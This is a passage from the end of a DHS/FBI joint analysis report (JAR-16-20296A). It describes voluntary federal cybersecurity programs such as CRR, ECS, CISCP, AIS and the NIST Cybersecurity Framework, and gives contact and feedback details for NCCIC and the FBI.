- **Cyber Resilience Review (CRR)** is a no-cost, voluntary assessment to evaluate and enhance cybersecurity within critical infrastructure sectors, as well as state, local, tribal, and territorial governments. The goal of the CRR is to develop an understanding and measurement of key cybersecurity capabilities to provide meaningful indicators of an entity's operational resilience and ability to manage cyber risk to critical services during normal operations and times of operational stress and crisis. Visit https://www.cert.org/resilience/rmm.html to learn more about the CERT Resilience Management Model.
- **Enhanced Cybersecurity Services (ECS)** helps critical infrastructure owners and operators protect their systems by sharing sensitive and classified cyber threat information with Commercial Service Providers (CSPs) and Operational Implementers (OIs). CSPs then use the cyber threat information to protect CI customers. OIs use the threat information to protect internal networks. For more information, email ECS_Program@hq.dhs.gov.
- **The Cybersecurity Information Sharing and Collaboration Program (CISCP)** is a voluntary information-sharing and collaboration program between and among critical

infrastructure partners and the Federal Government. For more information, email CISCP@us-cert.gov.

- **The Automated Indicator Sharing (AIS)** initiative is a DHS effort to create a system where as soon as a company or federal agency observes an attempted compromise, the indicator will be shared in real time with all of our partners, protecting them from that particular threat. That means adversaries can only use an attack once, which increases their costs and ultimately reduces the prevalence of cyber-attacks. While AIS will not eliminate sophisticated cyber threats, it will allow companies and federal agencies to concentrate more on them by clearing away less sophisticated attacks.

  AIS participants connect to a DHS-managed system in the NCCIC that allows bidirectional sharing of cyber threat indicators. A server housed at each participant's location allows each to exchange indicators with the NCCIC. Participants will not only receive DHS-developed indicators, but can share indicators they have observed in their own network defense efforts, which DHS will then share with all AIS participants. For more information, visit https://www.dhs.gov/ais.
- **The Cybersecurity Framework (Framework)**, developed by the National Institute of Standards and Technology (NIST) in collaboration with the public and private sectors, is a tool that can improve the cybersecurity readiness of entities. The Framework enables entities, regardless of size, degree of cyber risk, or cyber sophistication, to apply principles and best practices of risk management to improve the security and resiliency of critical infrastructure. The Framework provides standards, guidelines, and practices that are working effectively today. It consists of three parts—the Framework Core, the Framework Profile, and Framework Implementation Tiers—and emphasizes five functions: Identify, Protect, Detect, Respond, and Recover. Use of the Framework is strictly voluntary. For more information, visit https://www.nist.gov/cyberframework or email cyberframework@nist.gov.

Contact Information

Recipients of this report are encouraged to contribute any additional information that they may have related to this threat. Include the JAR reference number (JAR-16-20296A) in the subject line of all email correspondence. For any questions related to this report, please contact NCCIC or the FBI.

NCCIC:
Phone: +1-888-282-0870
Email: NCCICCustomerService@hq.dhs.gov

FBI:
Phone: +1-855-292-3937
Email: cywatch@ic.fbi.gov

Feedback

NCCIC continuously strives to improve its products and services. You can help by answering a few short questions about this product at the following URL: https://www.us-cert.gov/forms/feedback.